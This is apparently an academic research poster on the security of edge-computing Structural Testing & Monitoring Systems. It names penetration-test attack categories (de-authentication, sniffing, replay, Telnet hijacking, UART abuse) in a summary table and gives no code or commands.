



Edge Computing Security

Structural Testing & Monitoring Systems


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Abstract

Structural Testing and Monitoring Systems are essentially autonomous systems that process data at the edge. The main security issue is based on the architectural flexibility of Structural Testing & Monitoring Systems. The system must offer flexibility to utilize different components to be connected homogeneously. As a result, the information flow of these systems is vulnerable to unauthorized connections that take advantage of this flexibility. This poster does not discuss alternative architecture solutions, but rather addresses the security concerns associated with Structural Testing and Monitoring Systems

Testbed Setup




Methodology

Penetration Testing

Penetration testing is a collection of techniques and tools used to create a successful attack. Furthermore, a good plan or methodology is required for successful penetration testing.



Issues Surrounding Structural Testing & Monitoring Systems




Evaluation

| | | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 |
|---------------------|---|---|---|---|---|---|---|---|---|---|----|----|----|----|----|
| Network attacks | A | | ✓ | ✓ | | | | | | ✓ | | | | | |
| | B | | | | | ✓ | ✓ | ✓ | | ✓ | | | | | |
| | C | ✓ | | | | | | | ✓ | | | ✓ | | | |
| Application attacks | D | ✓ | | | | | ✓ | | | | | | | | |
| | E | ✓ | | | | | ✓ | | | | | | | | |
| | F | | | | | | | | | | | | | | |
| Hardware attacks | G | ✓ | | | | | ✓ | | | ✓ | | ✓ | | | ✓ |


A: Wi-Fi de-authentication attack B: Sniffing attack C: Replay Attack
D: Denial of service to the router web interface E: Telnet TCP hijacking on port 23
F: Dnsmasq is vulnerable to multiple remote code execution vulnerabilities
G: Abusing UART serial communication

Sniffing Attack


